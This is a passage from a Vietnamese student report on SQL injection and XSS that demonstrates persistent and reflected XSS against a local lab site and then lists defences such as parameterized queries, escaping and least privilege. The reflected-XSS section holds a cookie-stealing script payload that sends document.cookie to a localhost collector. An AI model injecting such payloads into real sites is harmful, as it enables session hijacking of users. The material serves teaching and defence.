
*Hình 10. Trang web đã bị tấn công Persistent XSS*

1. Reflected XSS:

Với cách tấn công này, hacker chèn mã độc vào URL dưới dạng query string. Khi người dùng nhấp vào URL này, trang web sẽ đọc query string, render mã độc vào HTML và người dùng “dính bẫy”.


Dựa vào form đăng kí ta tấn công để tấn cookie của người dùng như sau:

Viết đoạn mã script tại ô tên địa điểm hoặc địa chỉ là: <script>window.location="http://localhost:8088/attacked-xss?data="+document.cookie</script>', 1 , 1) --



*Hình 11. Tấn công Reflected XSS*

Khi đó cookie người dùng sẽ được gửi đến trang [http://localhost:8088/attacked-xss?data="+document.cookie](http://localhost:8088/attacked-xss?data=%22+document.cookie) để sử lí.Và hacker lúc này sẽ lấy được cookie người dùng và chiếm quyền đăng nhập người dùng.



*Hình 12. Người dùng đã bị lấy cắp thông tin bằng các tấn công Reflected XSS*

1. **Cách phòng chống SQL Injection và XSS:**
2. Phòng chống SQL Injection:

**Lọc dữ liệu từ người dùng**: Ta sử dụng filter để lọc các kí tự đặc biệt (; ” ‘) hoặc các từ khoá (SELECT, UNION) do người dùng nhập vào. Nên sử dụng thư viện/function được cung cấp bởi framework.

**Không cộng chuỗi để tạo SQL**: Sử dụng parameter thay vì cộng chuỗi. Nếu dữ liệu truyền vào không hợp pháp, SQL Engine sẽ tự động báo lỗi, ta không cần dùng code để check.

**PHP ta sẽ sử dụng** hàm mysqli\_real\_escape\_string() hoặc cũng có thể dùng addslashes() để thực hiện điều này.

**Không hiển thị exception, message lỗi**: Hacker dựa vào message lỗi để tìm ra cấu trúc database. Khi có lỗi, ta chỉ hiện thông báo lỗi chứ đừng hiển thị đầy đủ thông tin về lỗi, tránh hacker lợi dụng.

**Phân quyền rõ ràng trong DB**: Nếu chỉ truy cập dữ liệu từ một số bảng, hãy tạo một account trong DB, gán quyền truy cập cho account đó chứ đừng dùng account root hay sa. Lúc này, dù hacker có inject được sql cũng không thể đọc dữ liệu từ các bảng chính, sửa hay xoá dữ liệu.

**Backup dữ liệu thường xuyên**: Các cụ có câu “cẩn tắc vô áy náy”. Dữ liệu phải thường xuyên được backup để nếu có bị hacker xoá thì ta vẫn có thể khôi phục được.

1. Phòng chống lỗi XSS:

**Lọc dữ liệu từ người dùng:** Như SQL Injection. Ta sử dụng filter để lọc các kí tự đặc biệt (; ” ‘ < > ? …..)do người dùng nhập vào. Nên sử dụng thư viện/function được cung cấp bởi framework.

Biến đổi các kí tự đặc biệt thành các kí tự nào đó.

Trong PHP ta có thể sử dụng hàm htmlspecialchars() để thực hiện điều này.

1. **Đánh giá kết quả:**

Lỗi SQL Injection và XSS là các lỗi thường xuyên xảy ra trong quá trình vận hành ứng dụng.

Việc phòng tránh tương đối đơn gian cho người người phát triển.

1. **Hướng phát triển**

Sử dụng framework để chóng các lỗi này và ưu thế của chúng vơi việc chúng ta sử dụng cách code code thông thường.

# **CHƯƠNG 4: KẾT LUẬN**

Lỗi SQL Injection và XSS là các lỗ hổng thường gặp trong quá trình phát triển phần mền đặc biệt là website.

Các hacker thường dùng các kĩ thuật tấn công các lỗi này để khai thác dữ liệu của người dùng hoặc phá hoại website của người dùng.

Việc phòng chóng các lỗi này là việc rất quan trọng để bảo vệ người dùng trước các hành động gây hại cho người dùng.

**KẾT LUẬN CHUNG:**

Thông qua 2 đồ án trên ta đã nghiên cứu được các nội dung sau:

* Biết được các thành lập và hoạt động của 1 thread và cách các thread hoạt động với nhau.
* Biết được các khai thác lỗi SQL Injection và từ đó tìm ra cách khác phục các lỗi trên.

# **TÀI LIỆU THAM KHẢO:**

* Từ trang <https://www.wikipedia.org/>
* <https://www.w3schools.com/>